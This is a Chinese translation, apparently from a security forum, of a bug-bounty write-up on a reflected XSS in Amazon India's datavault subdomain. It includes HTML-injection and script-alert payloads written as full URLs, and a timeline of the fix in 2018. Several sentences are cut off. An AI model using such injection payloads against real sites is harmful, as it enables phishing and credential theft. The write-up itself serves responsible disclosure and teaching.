Reflected XSS in Amazon India


backcover7 / 2019-09-16 09:02:49 / 浏览数 2585 渗透测试 渗透测试 顶(0) 踩(0)

本文是翻译文章，原文链接为：https://zerottl.com/posts/xss-in-amazon-india/

这是一份描述我在datavault.amazon.com上的XSS的文章。一个URL的值被渲染显示在页面上，没有经过任何清洗导致了XSS漏洞。这是一年前向Amazon报道的，此漏洞

我使用amass对amazon.in的域名进行了子域名手机。Aquatone用于对子域名列表中的每个站点进行页面截屏。经过与页面截屏进行对照，我对datavault.amazon.in站点

当我登陆的amazon.in后，下图是我访问datavault.amazon.in的截图。



除了我注册amazon.in的邮箱外，我看不到任何有用的信息。但是一旦我查看了页面源代码后有一些好玩的javascript文件被发现了。

```
<html>
    <head>
        <title>DataVault</title>
        <!-- Retrieve all the available documents for a vendor as the home page -->


        <script src="/js/lib/jquery.min.js"></script>
        <script src="/js/lib/jquery-ui.js"></script>
        <script src="/js/lib/jquery.form.js"></script>
        <script src="/js/lib/jquery.blockUI.js"></script>
        <script src="/js/lib/openid.xhr.js"></script>
        <script src="/js/lib/installationCommons.js"></script>

    </head>
    <body>

            <div id="mar" align="left">
                <h4>No Reports For You !!!</h4>
            </div>


        <script type="text/javascript" src="/js/data/reports.js"></script>
    </body>
</html>
```

在javascript文件中，文件installnationCommons.js有一些有趣的函数。即downloadAffordabilityDocument()和downloadDocument()。

函数：downloadAffordabilityDocument()

view-source:https://datavault.amazon.in/js/lib/installationCommons.js

```
function downloadAffordabilityDocument(docName,refreshRequired){
    var ua = navigator.userAgent;
    var msie = ua.indexOf("MSIE");
    if (msie > 0 || (!!document.documentMode == true )){ // If Internet Explorer, return version number
        redirectForIE("/affordabilityDownloadReport?DocumentName="+docName);
    }else{  // If another browser, return 0
        redirectForTheRest("/affordabilityDownloadReport?DocumentName="+docName);
    }
    blockUIForDownload(docName);
    if(refreshRequired){
        location.reload(true);
    }
}
```

函数：downloadDocument()


view-source:https://datavault.amazon.in/js/lib/installationCommons.js

```
function redirectForTheRest(targetUrl) {
    window.open(targetUrl,'_blank');
}

function downloadDocument(docName,reportType,refreshRequired){
    var ua = navigator.userAgent;
    var msie = ua.indexOf("MSIE");
    if (msie > 0 || (!!document.documentMode == true )){ // If Internet Explorer, return version number
        redirectForIE("/data/DownloadReport?DocumentName="+docName+"&RequestType="+reportType);
    }else{  // If another browser, return 0
        redirectForTheRest("/data/DownloadReport?DocumentName="+docName+"&RequestType="+reportType);
    }
    if(refreshRequired){
        blockUIForDownload(docName);
        location.reload();
    }
}
```


我从函数中抽取了两个URL，如下：

`https[:]//datavault.amazon.in/affordabilityDownloadReport?DocumentName=<DOCUMENT_NAME>`



Error thrown by data sharing service. Either invalid doc or user not authorized

`https[:]//datavault.amazon.in/data/DownloadReport?DocumentName=<DOCUMENT_NAME>&RequestType=<REQUEST_TYPE>`



现在你可以看到RequestType这个参数反显到了页面上。我们现在可以测试一下HTML注入。

HTML注入测试


Payload :

```
<b>BOLD</b>cd
```

URL :

```
https://datavault.amazon.in/data/DownloadReport?DocumentName=123&RequestType=<b>BOLD</b>cd
```

输出 :



你可以看到用户输入没有被清洗并直接反显在了HTML代码中。BOLD被直接嵌入在了页面当中。我可以在页面中任意注入HTML代码了，是时候使用<script>标

XSS测试

Payload :

```
<script>alert('XSS');</script>
```

URL :

```
https://datavault.amazon.in/data/DownloadReport?DocumentName=123&RequestType=<script>alert('XSS');</script>
```

攻击利用和影响

这个反射型XSS是通过构造一个带有特殊payload的URL并将它发送给用户。一旦用户点击，用户就可以被导向到恶意站点或者被通过HTML注入要求输入他们的密码信息。

amazon.in上的Cookies附上了HttpOnly属性和Secure属性所以是不可能被窃取的。

报告

- 于2018年3月1日向亚马逊安全部报告。
- 24小时内亚马逊安全的响应。
- 已于2018年3月12日收到"已修复"的邮件。

点击收藏 | 0 关注 | 1

上一篇：linux内核提权系列教程（3）：... 下一篇：钓鱼邮件的投递和伪造

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板